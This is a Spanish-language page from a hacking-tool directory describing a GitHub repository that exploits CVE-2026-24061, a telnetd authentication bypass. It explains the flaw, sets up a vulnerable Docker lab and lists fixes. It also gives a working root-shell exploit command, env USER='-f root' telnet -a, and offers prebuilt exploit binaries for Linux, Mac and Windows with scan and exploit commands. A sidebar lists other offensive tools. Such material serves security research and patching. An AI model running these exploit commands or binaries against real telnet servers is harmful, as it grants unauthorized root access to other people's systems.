
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/parad0x7e/cve-2026-24061
Análisis de VulnerabilidadesExplotaciónSeguridad de RedesPruebas de PenetraciónAutenticaciónHerramienta de Acceso Remoto
GitHubparad0x7e/cve-2026-24061

CVE-2026-24061

Exploit y escáner para CVE-2026-24061, una omisión de autenticación en telnetd que otorga shell root mediante una variable de entorno USER manipulada. Incluye configuración del entorno Docker y binarios de exploit multiplataforma.

Ver Repositorio
48hace 9 mesesAún no revisado
Compartir

CVE-2026-24061: Vulnerabilidad de Omisión de Autenticación en telnetd

CVE-2026-24061 es una vulnerabilidad de omisión de autenticación en telnetd que permite a los atacantes eludir la verificación de identidad mediante combinaciones específicas de variables de entorno y obtener directamente un shell con privilegios de root.

Existe una falla en la lógica de autenticación de telnetd. Cuando se utiliza la opción -a (inicio de sesión automático) combinada con una variable de entorno USER específica (como -f root), es posible omitir el proceso de autenticación normal e iniciar sesión directamente como usuario root.

Introducción

GNU InetUtils es una colección de herramientas de red básicas bajo el proyecto GNU. Contiene muchos clientes y demonios de red tradicionales, como ftp, telnet, rsh, rlogin, tftp, etc., proporcionando una biblioteca integral de componentes de red con estilo GNU. telnetd es el programa servidor de este kit de herramientas encargado de manejar las solicitudes de conexión Telnet entrantes, con la tarea principal de proporcionar a los usuarios remotos una interfaz de terminal interactiva (generalmente un Shell).

Cómo Funciona

  1. Generalmente es supervisado por inetd o xinetd en el puerto 23. Cuando llega una solicitud, se inicia telnetd.
  2. Maneja la negociación de opciones específicas del protocolo Telnet (como tipo de terminal, tamaño de ventana, conjunto de caracteres, etc.).
  3. Generalmente llama al programa login subyacente del sistema para verificar el nombre de usuario y la contraseña.
  4. Después de un inicio de sesión exitoso, asigna un pseudo-terminal al usuario e inicia el Shell especificado.

Referencias

  • https://github.com/yanxinwu946/CVE-2026-24061--telnetd
  • https://github.com/vulhub/vulhub/
  • https://forum.butian.net/share/4766

Configuración del Entorno


Primero, descargue este repositorio localmente. La estructura de directorios es la siguiente:


En este directorio, ejecute el siguiente comando para iniciar el entorno vulnerable para CVE-2026-24061:

docker compose up -d --build

Después del inicio, el servicio telnet se ejecutará en 0.0.0.0:2323
Principio de la Vulnerabilidad

  1. La opción -a de telnetd se utiliza para habilitar la funcionalidad de inicio de sesión automático
  2. Cuando -a está habilitado, telnetd lee la variable de entorno USER como nombre de usuario de inicio de sesión
  3. Si la variable de entorno USER se establece en -f root, telnetd interpreta incorrectamente -f como un indicador de opción y root como el usuario objetivo
  4. Esto provoca que la verificación de autenticación se omita, estableciendo una sesión directamente como usuario root

Explotación de la Vulnerabilidad

Explotación Manual



# Establezca la variable de entorno USER y conéctese con telnet -a
env USER='-f root' telnet -a 127.0.0.1 2323

Al tener éxito, obtendrá un shell interactivo con privilegios de root:
Explotación Basada en Herramientas

cd exp


Puede ver tres archivos: exp, exp_darwin y exp.exe son archivos ejecutables para Linux, Mac y Windows respectivamente. Elija el que necesite. También se proporciona el código fuente de la herramienta. Si necesita otras versiones, puede compilarlas usted mismo. Aquí estoy usando exp para Linux, que tiene información de ayuda detallada.

Detectar si la vulnerabilidad existe (escanea el puerto 23 por defecto):

./exp -mode scan -target your-ip -port your-port

Explotar la vulnerabilidad y obtener un shell:

./exp -mode exploit -target your-ip -port your-port
Cómo Solucionarlo

  1. Actualice inetutils-telnetd a la última versión
  2. Deshabilite el servicio telnet en el entorno de producción y use SSH en su lugar
  3. Implemente el servicio telnet en un entorno de red interna aislado
  4. Use un firewall para restringir el origen de acceso del servicio telnet

Aviso Legal

Este proyecto es solo para fines de investigación de seguridad y educación. No lo use en sistemas no autorizados. Los usuarios asumen toda la responsabilidad legal por cualquier consecuencia resultante del uso de esta herramienta.


Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    708
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    500
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    398
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    341
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    259
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de pruebas de penetración autónoma con múltiples agentes de IA que ejecuta reconocimiento, descubrimiento de superficie de ataque, validación de explotación y entrega de informes respaldados por evidencia.

    257

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →